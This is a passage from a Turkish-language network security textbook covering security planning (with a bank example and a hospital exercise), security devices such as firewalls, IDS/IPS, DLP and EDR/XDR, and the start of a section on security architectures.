Ağ güvenlik planı, bir organizasyonun ağ altyapısını siber tehditlere karşı korumak için uyguladığı stratejik bir yol haritasıdır. Ağ güvenlik planı; yetkisiz erişimi engellemek, veri sızıntılarını önlemek ve ağın sürekliliğini sağlayarak hizmet kesintilerini azaltmak için bir dizi adımı içerir. Tek bir evrensel ağ güvenlik planı bulunmasa da NIST, ISO/IEC 27001, CIS Controls, COBIT, Zero Trust Security Model gibi yaygın kabul gören standartlar, güvenli bir ağ ortamı oluşturmak için güvenlik ekibine rehberlik eder. Bu standartlar temel alınarak her kuruluş kendi ihtiyacına uygun bir plan oluşturabilir. Bu nedenle standart bir ağ güvenlik planı oluşturulurken kuruluşun büyüklüğü, faaliyet alanı ve risk seviyesi dikkate alınmalı ve bu standartlara dayalı bir çerçeve tercih edilmelidir. Bu çerçeveler kapsamında örnek bir ağ güvenlik planı için şu işlemler uygulanabilir:

Ağ Varlıklarını Belirleme: Ağ üzerindeki tüm bileşenlerin tanımlanmasıdır. Sunucular, istemciler, yönlendiriciler, güvenlik duvarları, IoT cihazları, veri tabanları, uygulamalar gibi unsurlar analiz edilmelidir. Hassas ve kritik varlıkların belirlenmesi, güvenlik önlemlerinin doğru noktalara uygulanmasını sağlar.

Risk Analizi Yapma: Potansiyel tehditlerin, güvenlik açıklarının ve zayıf noktaların belirlenmesidir. Veri kaybı, fidye yazılımı, DDoS saldırıları, iç tehditler gibi siber riskler değerlendirilmelidir. Olası saldırıların etkisi ve organizasyon üzerindeki finansal ve operasyonel zararları hesaplanarak önceliklendirme yapılmalıdır.

Güvenlik Gereksinimlerini Analiz Etme: Organizasyonun mevcut güvenlik durumunun ve gelecekte ihtiyaç duyabileceği güvenlik gereksinimlerinin belirlenmesidir. Yasal düzenlemeler ve uyumluluk gereklilikleri analiz edilmelidir. Erişim kontrolü, veri şifreleme, güvenlik duvarları gibi ihtiyaçlar belirlenmelidir.

Güvenlik Politikası Geliştirme: Kuruluşun bilgi güvenliği ilkelerini tanımlayan resmî bir belgenin hazırlanmasıdır. Bu belge; kimlik doğrulama, erişim yetkilendirme, veri koruma, ağ izleme gibi kurallar içermelidir. Çalışanların güvenlik politikalarına uymasını sağlamak için yönergeler oluşturulmalıdır.

Güvenlik Prosedürleri Geliştirme: Güvenlik politikalarının uygulanması için detaylı adımlar içeren prosedürlerin hazırlanmasıdır. Parola yönetimi, güvenlik güncellemeleri, yedekleme stratejileri, olay yanıt prosedürleri oluşturulmalıdır. Acil durum müdahale planları geliştirilmelidir.

Personeli Eğitme: Kurum çalışanlarının güvenlik tehditleri ve önleme yöntemleri konusunda eğitilmesidir. Sosyal mühendislik saldırıları konusunda farkındalık artırılmalıdır. Sistem yöneticileri, geliştiriciler ve diğer çalışanlar için özel eğitim programları uygulanmalıdır.

Planı Uygulama: Güvenlik politikaları ve prosedürlerin ağa entegre edilmesi ve uygulanmasıdır. Güvenlik duvarları, IDS/IPS sistemleri, VPN, şifreleme çözümleri gibi teknolojiler devreye alınmalıdır. Sistemler, yetkisiz erişime karşı uygun şekilde yapılandırılmalı ve sürekli denetlenmelidir.

Planı İzleme ve Geliştirme: Güvenlik açıklarının tespit edilmesi için ağın sürekli izlenmesidir. SIEM sistemleriyle olay günlükleri analiz edilmelidir. Düzenli sızma testleri ve güvenlik değerlendirmeleriyle planın etkinliği ölçülmeli, gerektiğinde plan güncellenmelidir.

Bir bankanın ağ güvenlik planı örneği Tablo 3.1'de verilmiştir. Bu planda olay örgüsü şu şekildedir:

Bir banka, müşterilerinin finansal verilerini korumak için güvenli bir ağ altyapısı oluşturmak istemiştir. Kimlik avı, iç tehditler, DDoS saldırıları gibi siber tehditlerle karşılaşıldığı için bu bankaya kapsamlı bir ağ güvenlik stratejisi oluşturulmuştur.

Tablo 3.1: Örnek Bir Ağ Güvenlik Planı

İşlem	Açıklama	Örnek Uygulama
Ağ Varlıklarını Belirleme	Banka ağında korunması gereken donanım, yazılım ve veri varlıkları belirlenir.	Sunucular, yönlendiriciler, müşteri veri tabanları gibi varlıklar listelenir.
Risk Analizi Yapma	Potansiyel tehditler analiz edilerek saldırı ihtimali ve etkisi değerlendirilir.	Kimlik avı, DDoS saldırıları, iç tehditler gibi riskler analiz edilir.
Güvenlik Gereksinimlerini Belirleme	Banka için yasal ve teknik güvenlik gereksinimleri belirlenir.	KVKK, Genel Veri Koruma Tüzüğü [General Data Protection Regulation (GDPR)], Ödeme Kartı Endüstrisi Veri Güvenliği Standardı [Payment Card Industry Data Security Standard (PCI DSS)] vb. mevzuatlara uygunluk sağlanması kontrol edilir.
Güvenlik Politikası Geliştirme	Çalışanlar ve sistem yöneticileri için uygulanması gereken güvenlik politikaları oluşturulur.	Müşteri verilerine yalnızca yetkili personelin erişebilmesi için politikalar oluşturulur.
Güvenlik Prosedürleri Geliştirme	Güvenlik politikalarının uygulanması için teknik prosedürler belirlenir.	Güvenlik duvarı kuralları belirlenir, güvenlik yamaları uygulanır ve sistem güncellemeleri yapılır.
Personeli Eğitme	Çalışanlara siber güvenlik tehditleri ve güvenli kullanım prosedürleri hakkında eğitim verilir.	Kimlik avı saldırıları tespit edilir, güçlü parola oluşturulur ve güvenli veri yönetimi eğitimi yapılır.
Planı Uygulama	Güvenlik politikalarının sistemlere entegresi sağlanır ve bu politikalar test edilir.	Çok faktörlü kimlik doğrulama zorunluluğu getirilir, IDS/IPS sistemleri aktif edilir ve veri şifreleme işlemleri uygulanır.
Planı İzleme ve Geliştirme	Ağ sürekli izlenir ve ağdaki güvenlik açıkları belirlenerek plan güncellenir.	SIEM sistemleriyle ağ izleme yapılır, düzenli sızma testleri uygulanır ve güvenlik politikaları güncellenir.

Sıra Sizde

Tablo 3.1'de verilen ağ planını referans alarak, örnek olaya ait bir ağ güvenlik planı oluşturup hastanenin siber tehditlere karşı korunmasını sağlayınız.


Örnek Olay: Bir hastane; hasta kayıtlarını, laboratuvar sonuçlarını ve doktor notlarını içeren hassas verileri dijital ortamda saklamıştır. Hastanede fidye yazılımı saldırıları ve yetkisiz erişim girişimleri yaşanmıştır.

3.2. AĞ VE SİSTEM GÜVENLİĞİ CİHAZLARI

Bilişim teknolojileri altyapılarının yerel ve genel ağ saldırılarına karşı güvenlik önlemleriyle korunması, siber varlıkların güvenliği açısından kritik öneme sahiptir. Bu nedenle ağ ve sistem güvenliğini sağlamak için güvenlik cihazlarının kullanımı zorunlu hâle gelir.

3.2.1. Güvenlik Duvarı

Güvenlik duvarı (Firewall), belirlenen kurallara göre bir ağa dışarıdan gelen veya ağın içinden dışarıya giden trafiği kontrol eden ve güvenlik politikasına aykırı trafiği engelleyen donanımsal veya yazılımsal bir güvenlik aracıdır (Görsel 3.2).



Görsel 3.2: Güvenlik duvarının ağ içinde konumlandırılması

Yaygın olarak kullanılan güvenlik duvarı çözümleri şunlardır:

Paket Filtrelemeli Güvenlik Duvarı: OSI referans modelinin ağ katmanı ve taşıma katmanı bilgilerine göre çalışan bir güvenlik duvarı türüdür. Paket başlıklarını inceleyerek bu başlıklardaki IP adresi, port numarası ve protokollere göre ağ trafiğinin geçişine izin verir veya ağ trafiğini engeller.

Bütünleşik Tehdit Yönetimi [Unified Threat Management (UTM]) Güvenlik Duvarı: Geleneksel güvenlik duvarlarının sağladığı güvenlik ve kuralların yanı sıra içerik filtreleme, saldırı tespiti, spam filtreleme, veri kaybı önleme, casus yazılım engelleme, antivirüs koruması gibi görevleri yerine getirir. UTM, bu işlemlerin tek bir cihaz üzerinden gerçekleştirildiği güvenlik duvarı çözümüdür. Ayrıca kullanıcı kimliğini güvenlik kurallarına ekleyerek işletmelerin, kullanıcıları IP adresleri yerine kullanıcı adıyla tanımlamasını sağlar. Durum bilgisine göre çalışan UTM; derin paket incelemesi [Deep Packet Inspection (DPI)] yaparak IP adresi sahteciliği, kullanıcı kimlik doğrulaması, erişim kontrolü gibi tehditlere karşı ağı korur.

Yeni Nesil Güvenlik Duvarı [New Generation Firewall (NGFW)]: Merkezî yönetim imkânı sunmanın yanı sıra farklı ağ arabirimlerini destekleyerek sanal, bulut ve fiziksel altyapılarda etkili bir şekilde çalışabilir. Bu güvenlik duvarı; erişim kontrolü, uygulama kontrolü, saldırı önleme sistemi, spam filtresi, bant genişliği kontrolü, gelişmiş sürekli tehdit [Advanced Persistent Threat (APT)] saldırılarına karşı koruma, URL filtreleme, bot filtreleme gibi güvenlik önlemleri sunar.

Durumlu Çok Katmanlı İnceleme [Stateful Multi Layer Inspection (SMLI)] Güvenlik Duvarı: Ağ trafiğini tüm katman bilgilerine göre inceleyerek güvenlik sağlar. Verileri sadece başlık bilgilerine göre değil aynı zamanda içeriklerine göre analiz ederek, ağ ve uygulama düzeyinden denetim gerçekleştirerek potansiyel güvenlik tehditlerini tespit eder ve önler.

Ağ Adres Çevirisi [Network Address Translation (NAT)] Güvenlik Duvarı: Yerel ağda özel IP (Private IP) adresine sahip cihazların internete veya genel bir ağa çıkarken tek bir genel IP (Public IP) adresi üzerinden iletişim kurmasını sağlar. NAT kullanılan ağlarda yerel ağdan genel ağa bir trafik başlatılmadıkça genel ağdan yerel ağa doğrudan trafik oluşturulamaz. Bu özelliği sayesinde NAT, temel seviyede bir güvenlik katmanı sağlar.


Web Uygulama Güvenlik Duvarı [Web Application Firewall (WAF)]: Gelen ve giden web trafiğini analiz ederek web uygulamalarını hedef alan tehditlere karşı koruma sağlar. SQL enjeksiyonu (SQL Injection), XSS (Cross-Site Scripting), CSRF (Cross-Site Request Forgery) gibi saldırılar, eksik güvenlik önlemleri, hatalı yapılandırılmış güvenlik önlemleri ve erişim kontrolü zafiyetlerinden kaynaklanan tehditlere karşı koruma sağlar.

3.2.2. Saldırı Tespit Sistemleri

Saldırı Tespit Sistemleri [Intrusion Detection System (IDS)], ağ trafiğini izleyerek yerel ağ veya genel ağ üzerinden gerçekleştirilen siber saldırıları tespit eder ve ağ güvenlik ekibine bildirir. IDS, ağ içinde bir güvenlik sensörü olarak konumlandırılır. IDS, ağ trafiğinin saldırı içerip içermediğini şu metotlarla belirler:

Anomali Tespiti Metodu (Anomaly Detection Method): Sistemdeki anormal durumları gözlemlemeye dayalı bir yöntemdir. Örneğin ağ ve uç cihazlardaki anormal bellek kullanımı, CPU kullanımının artması gibi durumlar, IDS tarafından anomali olarak kabul edilir. Bu tür anormal durumlar, IDS tarafından olası bir saldırı olarak değerlendirilir ve gerekli önlemlerin alınması için ağ güvenlik ekibine uyarı verilir.

IDS'nin ağ içindeki iki farklı konumlandırılması Görsel 3.3'te görülür.



Görsel 3.3: Yerel ağ içinde IDS'nin farklı konumlandırılması


Yanlış Kullanım Tabanlı Algılama Metodu (Misuse Detection Method): IDS'nin veri tabanında daha önceden tanımlanmış saldırı desenleri veya imzaları ağ trafiğiyle karşılaştırılarak zararlı trafik tespit edilmeye çalışılır. Bu metot, **İmza Tabanlı Algılama (Signature Based Detection)** olarak da isimlendirilir.

Host Tabanlı IDS [Host Based IDS (HIDS)]: Tek bir bilgisayar üzerinde çalışır ve çalıştırıldığı bilgisayara yönelik anormal trafiği ve saldırıları tespit eder.

Ağ Tabanlı IDS [Network Based IDS (NIDS)]: Ağdaki tüm trafiği izleyerek anormal trafiği ve saldırıları tespit eder.

3.2.3. Saldırı Önleme Sistemleri

Saldırı Önleme Sistemleri [Intrusion Prevention System (IPS)], ağ trafiğini izleyerek yerel ağ ve genel ağ üzerinden gerçekleştirilen siber saldırıları tespit eder ve engeller. IPS'nin ağ içindeki iki farklı konumlandırılması Görsel 3.4'te görülür.



Görsel 3.4: Yerel ağ içinde IPS'nin farklı konumlandırılması

Host Tabanlı IPS [Host Based IPS (HIPS)]: Tek bir bilgisayar üzerinde çalışır ve çalıştırıldığı bilgisayara yönelik anormal trafiği ve saldırıları engeller.

Ağ Tabanlı IPS [Network Based IPS (NIPS)]: Ağdaki tüm trafiği izleyerek anormal trafiği ve saldırıları engeller.

3.2.4. Vekil Sunucu

Vekil sunucu (Proxy Server), ağ içindeki güvenlik seviyesinin artırılması ve verimliliğin yükseltilmesi amacıyla kullanılır. Bu sunucu, istemci cihazlarla internet arasında konumlandırılarak istemcinin internetle olan iletişimini yönlendirir. Örneğin bir istemcinin web sorgusu önce vekil sunucuya yönlendirilir. Vekil sunucu tarafından bu sorgu hedef web sunucusuna iletilir. Web sunucusundan gelen yanıt önce vekil sunucuya iletilir sonra vekil sunucu tarafından bu yanıt istemciye iletilir. Bu işlem sayesinde ağda ek bir güvenlik katmanı oluşturulur. Ayrıca istemcinin talep ettiği web sorgusunun yanıtı vekil sunucunun önbelleğinde (cache) bulunuyorsa vekil sunucu tarafından bu sorguya doğrudan yanıt verilir. Bu sayede ağdaki hız ve verimlilik artırılır.

3.2.5. Veri Kaybı Önleme Sistemleri

Kuruluşların sistemlerinde kayıtlı kullanıcı veya müşterilere ait finansal bilgiler, kişisel veriler, Ar-Ge sırları gibi gizli bilgilerin yetkisiz şekilde ağ sınırlarının dışına çıkarılması veya sızdırılması, ciddi yasal ve güvenlik sorunlarına yol açabilir. **Veri Kaybı Önleme [Data Loss Prevention (DLP)]**, potansiyel veri ihlallerini zamanında tespit etmek ve engellemek için kullanılan kritik güvenlik çözümleridir. DLP, verinin yaşam döngüsünü üç aşamada ele alır:

Dinlenme Hâlindeki Veri (Data At Rest): Veri depolama ortamlarında saklanan verilerin korunmasını sağlar. Dinlenme hâlindeki verilere yetkisiz kişiler tarafından erişilmesini, ele geçirilmesini, değiştirilmesini ve silinmesini önlemek için erişim kontrolü ve veri şifreleme yöntemleri uygulanır.


Kullanımda Olan Veri (Data In Use): Uç nokta cihazlarında aktif olarak kullanılan veya işlenen verileri izler ve korur. Kullanımda olan veri araçları şunları izleyebilir:

- Hassas verilerle ilgili kopyala yapıştır ve ekran görüntüsü alma işleminin yapılması
- Haricî fotoğraf makinesiyle bilgisayar ekran görüntüsünün resminin çekilmesi
- USB bellek, CD/DVD veya taşınabilir depolama cihazlarıyla hassas verinin başka bir yere transfer edilmesi
- Yazıcıdan hassas verinin çıktısının alınması
- Faks gönderilerek hassas verinin sızdırılmaya çalışılması

Hareket Hâlindeki Veri (Data In Motion): Ağ üzerinden taşınan verileri denetleyerek yetkisiz erişim veya sızdırma girişimlerini engeller. Örneğin hassas verilerin bir e-posta eki olarak ağ sınırlarının dışına sızdırılmaya çalışılması durumunda bu girişim tespit edilip engellenebilir.

3.2.6. Güvenli E-Posta Ağ Geçidi


Kuruluşların e-posta güvenliğini sağlamak için kullanılan bir güvenlik çözümüdür. E-posta tabanlı saldırılar; kimlik hırsızlığı, hassas verilerin ele geçirilmesi, kötü amaçlı yazılım gönderilmesi gibi tehditler içerir. Bu nedenle e-postalar kuruluşların e-posta sunucusuna ulaşmadan önce güvenli e-posta ağ geçidinde (Secure Email Gateway) denetimden geçirilir. Bu denetim sırasında e-postalar; kötü amaçlı içerik, spam ve diğer tehditlere karşı taranır. Güvenli kabul edilen e-postalar, e-posta sunucusuna yönlendirilir (Görsel 3.5).



Görsel 3.5: Güvenli e-posta ağ geçidinin ağ içinde konumlandırılması

3.2.7. VPN Yönlendirici

Bir ağ yönlendiricisinin VPN özelliğiyle entegrasyonu sonucu ortaya çıkan ağ yönlendirme cihazıdır. Bu cihaz, ağdaki istemci cihazlara ayrı ayrı VPN yazılımı yükleme gereksinimi olmadan tüm cihazları VPN yönlendirici aracılığıyla güvenli bir şekilde internete çıkarmak için kullanılır (Görsel 3.6).




Görsel 3.6: VPN yönlendiricisinin ağ içinde konumlandırılması

3.2.8. Yük Dengeleyici

Ağ ve internet ortamındaki kullanıcı sayısının sürekli çoğalması, sunuculara olan erişim taleplerini artırır. Sunucu kaynakları yeterli olmadığında aynı hizmeti sunacak sunucular ağ ortamına fiziksel veya sanal olarak eklenir. Yük dengeleyici (Load Balancer), ağ içinde aynı görevi icra eden sunuculara ulaşan istek-lerin dengeli bir şekilde paylaştırılmasını sağlayarak sunucuların yanıt zamanını azaltır ve ağ verimliliğini artırır. Bu sistemler, donanımsal veya yazılımsal olarak ağ içinde yapılandırılır.

3.2.9. Jump Sunucusu


Ağın DMZ alanındaki sunucuların önünde konumlandırılarak bu sunucular için ek bir güvenlik katmanı oluşturur. Sunuculara SSH bağlantısı gerçekleştirilmek istendiğinde öncelikle Jump sunucusuna erişim sağlanır ve bu sunucu üzerinden ilgili sunuculara erişilir (Görsel 3.7).



Görsel 3.7: Jump sunucusunun ağ içinde konumlandırılması

3.2.10. Bastion Host

Yerel alan ağı ile genel alan ağı arasındaki erişimi denetler. Bastion host, dış ağdan iç ağa yapılan tüm bağlantıları kontrol eder, güvenli geçişi sağlar ve yalnızca yetkilendirilmiş kullanıcıların iç ağ kaynaklarına erişmesine izin verir (Görsel 3.8).



Görsel 3.8: Bastion hostun ağ içinde konumlandırılması

3.2.11. Kurumsal Ağlar İçin Güvenlik Çözümleri

Kurumsal ağların 7/24 siber güvenliğini sağlamak için uygulanan güvenlik çözümleri; ağa ve son kullanıcı cihazlarına yönelik tehditleri tespit etmek, analiz etmek ve müdahale etmek için kullanılır. Kurumsal ağlar için güvenlik çözümleri şunlardır:

Uç Nokta Tespit ve Yanıt [Endpoint Detection and Response (EDR)]: Ağ içindeki son kullanıcı cihazları-nın bilgi güvenliğini sağlamak ve artırmak için kullanılan güvenlik çözümleridir. Bu araçlar, cihazlarda anomali tespiti yaparak şüpheli aktiviteleri belirler, tehditlere karşı yanıt verir ve kullanıcı faaliyetlerini izleyerek kayıt altına alır. Ayrıca fidye yazılımları, sıfırıncı gün saldırıları gibi gelişmiş siber tehditleri algılayarak bunlara karşı koruma sağlar.

Ağ Tespit ve Yanıt [Network Detection and Response (NDR)]: Ağ trafiğinin gerçek zamanlı analizini yaparak tehditleri tespit eder ve bu tehditlere yanıt verir. NDR, ağ tabanlı siber saldırılara karşı koruma sağlar.

Yönetilen Tespit ve Yanıt [Managed Detection and Response (MDR)]: Güvenlik ekibi olmayan kuruluşlara kurum dışından sağlanan güvenlik hizmetidir. MDR, tehdit istihbaratı ve olay yönetimi hizmeti sağlayan siber güvenlik kuruluşunun personeli tarafından gerçekleştirilir. Hizmet alan kuruluşun ağı 7/24 esasına dayalı olarak izlenir, tehditler belirlenir ve bunlara müdahale edilir.

Genişletilmiş Tespit ve Yanıt [Extended Detection and Response (XDR)]: EDR, NDR, MDR ve diğer güvenlik çözümlerinden gelen verileri analiz ederek tehditleri belirler ve bunlara karşı önlem alır. Bu araçlar; son kullanıcı cihazları, ağ ve bulut ortamlarıyla e-posta sunucularında potansiyel tehditleri belirleyerek bunları ortadan kaldırma işlevini yerine getirir.

Sıra Sizde

Aşağıda verilen ağ ve sistem güvenliği cihazlarını, uygun harfleri kullanarak açıklamaların yanındaki parantezlere yazınız ve eşleştirmeyi tamamlayınız.

Açıklamalar	Ağ ve Sistem Güvenliği Cihazları
1. ( ) Ağda, depolama aygıtlarında ve uç cihazlarda veri kaybını önler.	**a)** IDS **b)** UTM **c)** IPS **ç)** Paket filtrelemeli güvenlik duvarı **d)** Proxy sunucusu **e)** DLP **f)** Yük dengeleyici
2. ( ) Saldırıları tespit eder ve önler.	
3. ( ) Özdeş sunuculara ağ trafiğini dengeli bir şekilde paylaştırır.	
4. ( ) Taşıma ve ağ katmanı başlık bilgilerine göre filtreleme yapar.	
5. ( ) Saldırıları tespit eder ve ağ güvenlik ekibine bilgi verir.	
6. ( ) Bütünleşik tehdit yönetimi hizmeti sunar.	

3.3. AĞ GÜVENLİK MİMARİLERİ


Ağ tasarımı gerçekleştirilirken ağın performansının yanı sıra güvenliğinin de göz önünde bulundurulması büyük önem taşır. Siber saldırıların her geçen gün arttığı göz önüne alındığında ağ güvenliği ihmal edilmemelidir. Bu nedenle yaygın olarak kullanılan ağ güvenlik mimarileri tercih edilmelidir. Ağ güvenlik mimarilerinin amacı; bir organizasyona ait ağ altyapısını siber saldırılara, yetkisiz erişimlere ve çeşitli ihlallere karşı daha güvenilir hâle getirilmesidir. Böylece ağda gizlilik, bütünlük ve erişilebilirlik unsurları güvence altına alınır.

Ağ güvenlik mimarileri; ağ güvenlik politikaları, güvenlik yazılımları (zararlı yazılım programları, ağ izleme yazılımları vb.), ağ donanımlarıyla (ağ anahtarı, yönlendirici, firewall, IDS/IPS, VPN cihazı vb.) gerçekleştirilir. Ağ tasarım aşamasında organizasyonun ihtiyaçları net bir şekilde belirlenmeli ve bütçe faktörü de göz önünde bulundurularak ihtiyaca uygun yazılım ve donanımlar tercih edilmelidir. Ayrıca ağın ilerleyen süreçte büyüyebileceği göz önüne alınarak ölçeklenebilir bir yapı planlanmalıdır. Meydana gelebilecek arızalara karşı yedeklilik sağlanmalı ve kesintisiz çalışabilirlik garanti altına alınmalıdır.

3.3.1. Sanal Yerel Alan Ağı Kullanımıyla Gerçeklenmiş Ağ Mimarisi

